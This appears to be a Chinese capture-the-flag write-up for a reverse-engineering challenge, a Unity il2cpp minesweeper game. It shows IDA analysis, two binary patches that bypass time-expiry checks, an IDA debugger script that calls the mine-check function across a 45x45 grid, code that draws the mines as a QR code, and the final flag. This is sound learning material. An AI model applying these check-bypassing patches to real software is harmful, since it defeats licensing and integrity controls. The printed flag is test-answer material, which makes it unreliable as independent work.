
抱着试一试的心态随便把`AFiveSecondChallenge_BackUpThisFolder_ButDontShipItWithYourGame/Managed`文件夹下的dll拖到dnSpy里



发现整体上还是能反编译的，只是关键函数`CheckBombAt`不能反编译

然后翻了下目录，发现`AFiveSecondChallenge_BackUpThisFolder_ButDontShipItWithYourGame`这个文件夹里有一堆il2cpp的东西，那直接Il2CppDumper一把梭（题目hint里说不需要Il2CppDumper，但是我的版本在输出中提供了一个IDA脚本，只要导入就可以重命名关键方法和结构体，看F5和下断看数据会方便很多）

导入把Il2CppDumper生成的`ida_with_struct_py3.py`导入IDA，等待处理完成后，就可以在Function窗口里搜`CheckBombAt`，F5看逻辑了



还好，这题并没有很严重的混淆，整个逻辑还是比较清晰的

检查`CheckBombAt`函数的xref，发现还有一个关键函数`Brick__OnMouseUp`，对于一个扫雷游戏而言，方块的点击是核心的事件

大致看一下里面的逻辑，发现有一个检查过期的函数`AFiveSecondChallenge_BombChecker__CheckIfExpired`，如果返回非0，直接就显示`StringLiteral_3846`对应的`已超时，请关闭重试～`

非预期解警告

那按照师傅们一般的操作，这里直接patch掉这个`CheckIfExpired`函数结尾的`setnle`，改成`mov rax,0`，也就是一直返回0，直接保存到输入文件，这样就绕过了这里过期判断的逻辑

说这里的过期逻辑的原因是一开始我patch了这里，顺便patch了`isOver`，这样踩雷了也不会退出

其实做到这里，我并没有什么明确的思路，问了`小圆`学长，学长提示说雷的分布有规律，于是想到把雷都点出来，准备开始直接乱点

一开始能点出来几个，过了几秒后发现点开的都是雷，很显然是不正常的

```
il2cpp:00007FF858905390 loc_7FF858905390:                       ; CODE XREF: AFiveSecondChallenge_BombChecker$$CheckBombAt+DC↑j
il2cpp:00007FF858905390                                         ; AFiveSecondChallenge_BombChecker$$CheckBombAt+E6↑j
il2cpp:00007FF858905390                 xor     ecx, ecx        ; method
il2cpp:00007FF858905392                 call    AFiveSecondChallenge_BombChecker$$GetNowUnixTime
il2cpp:00007FF858905397                 mov     r8, cs:AFiveSecondChallenge_BombChecker_TypeInfo ; AFiveSecondChallenge.BombChecker_TypeInfo
il2cpp:00007FF85890539E                 mov     rcx, [r8+0B8h]
il2cpp:00007FF8589053A5                 movsxd  rdx, dword ptr [rcx+8]
il2cpp:00007FF8589053A9                 sub     rax, [rcx]
il2cpp:00007FF8589053AC                 cmp     rax, rdx
il2cpp:00007FF8589053AF                 jmp     short loc_7FF8589053F3
il2cpp:00007FF8589053B1 ; ---------------------------------------------------------------------------
il2cpp:00007FF8589053B1                 mov     al, 1
il2cpp:00007FF8589053B3                 add     rsp, 48h
il2cpp:00007FF8589053B7                 retn
il2cpp:00007FF8589053B8 ; ---------------------------------------------------------------------------
```

后来发现在`CheckBombAt`内部仍然有一个独立的判断是否过期的逻辑，如果超时直接都return 1，也就是都认为是雷，所以直接把跳转到`rip+0x53F3`的条件跳转改成jmp，这样就可以一直玩下去

修改到目前，有两条路可走，一条是直接进游戏玩，因为所有的限制已经被patch掉了，第二条是直接手动执行`CheckBombAt`，覆盖45*45的矩阵并获得雷的位置

我走的是第二条，因为观察`CheckBombAt`这个函数，输入是一个Vector2结构体，输出直接是一个bool，中间也没有能修改全局状态的函数，构造输入获取输出都比较方便

提一点些IDA脚本的东西，网上资料比较少，我也是自己看示例试出来一点，IDA脚本的能力非常强，甚至还有一点事务的味道，但对于大多数调试来说，我们需要的能力一般就是下断点，读写寄存器和内存，而IDA都给我们提供了对应的API

使用前一般先`from ida_dbg import *`

1. `wait_for_next_event(0x0002, -1)`等待下一个断点，如果当前已经在断点上，就继续执行脚本
2. `get_reg_val`读取指定寄存器的值，`set_reg_val`设定指定寄存器的值
3. `idaapi.dbg_read_memory`读取内存
4. `continue_process`继续执行

有了这几个能力，就可以不停的执行这个函数了，总的来说就是在函数开头的`mov  qword ptr [rsp+48h+var_28.fields.x], rcx`和结尾处的`retn`处下断，在开头处下断主要是为了方便设定rcx寄存器，也就是第一个参数`vec`的值，在结尾的retn处下断是因为这时候已经设定了rax寄存器，可以拿到函数返回，执行了`add rsp, 48h`，栈已经恢复了，所以可以直接设定rip寄存器到函数开头，进行下一次流程

```
from ida_dbg import *
import struct
import json
#45*45
#53AF
table_dict=list()
def emu(x:float,y:float):
    wait_for_next_event(0x0002, -1)  # break on start
    vec=struct.pack("ff",x,y)
    rcx= int.from_bytes(vec, 'little')
    print("rcx set:",struct.unpack("ff", rcx.to_bytes(8, 'little')))
    set_reg_val("rcx",rcx)
    continue_process()
    wait_for_next_event(0x0002, -1)
    is_mine = get_reg_val("al")
    print("is mine:", is_mine == 1)
    if is_mine==1:
        table_dict.append((x,y))
    set_reg_val("rip", 0x7FF8589052A0)
    continue_process()

for i in range(45):
    for j in range(45):
        emu(i,j)

print(json.dumps(table_dict))
```

这里有一个细节，就是Vector2在内存里的包装

```
vec=struct.pack("ff",x,y)
rcx= int.from_bytes(vec, 'little')
```

这个是试验出来的，一开始也没想到这个结构体的包装居然是小端的，对IL还是缺了解

和上一题的脚本一样`set_reg_val("rip", 0x7FF8589052A0)`这句里的地址设定成运行时`CheckBombAt`函数的地址

先直接运行程序，然后再附加，随便点击一个方块，在函数开头的第一个断点断下来，直接Run脚本

最后得到一个json数组，复制下来保存到`mine.json`，然后就是把地雷布局到45*45的网格中去

```
from PIL import Image
mine_json=open('mine.json','r').read()
data=b''
```

```
import json
import numpy as np
matrix = [[0 for i in range(45)] for i in range(45)]
mine_map= json.loads(mine_json)

print(matrix)
#生成一个数组，维度为100*100，灰度值一定比255大
narray=np.array([range(45*45)],dtype='int')
narray=narray.reshape([45,45])
for i in range(45):
    for j in range(45):
        narray[i,j]=1
for pair in mine_map:
    print(pair[0],pair[1])
    narray[pair[0],pair[1]]=0
print(narray)
#调用Image库，数组归一化
img=Image.fromarray(narray*255)#*255.0/(45*45-1))
#转换成灰度图
img=img.convert('L')
#可以调用Image库下的函数了，比如show()
img.show()
```

然后可以得到一个二维码

直接扫描这个二维码，拿到flag `hgame{YOU~hEn-duO_yOU-X|~DOU-sHi~un1Ty~k4i-fA_de_O}`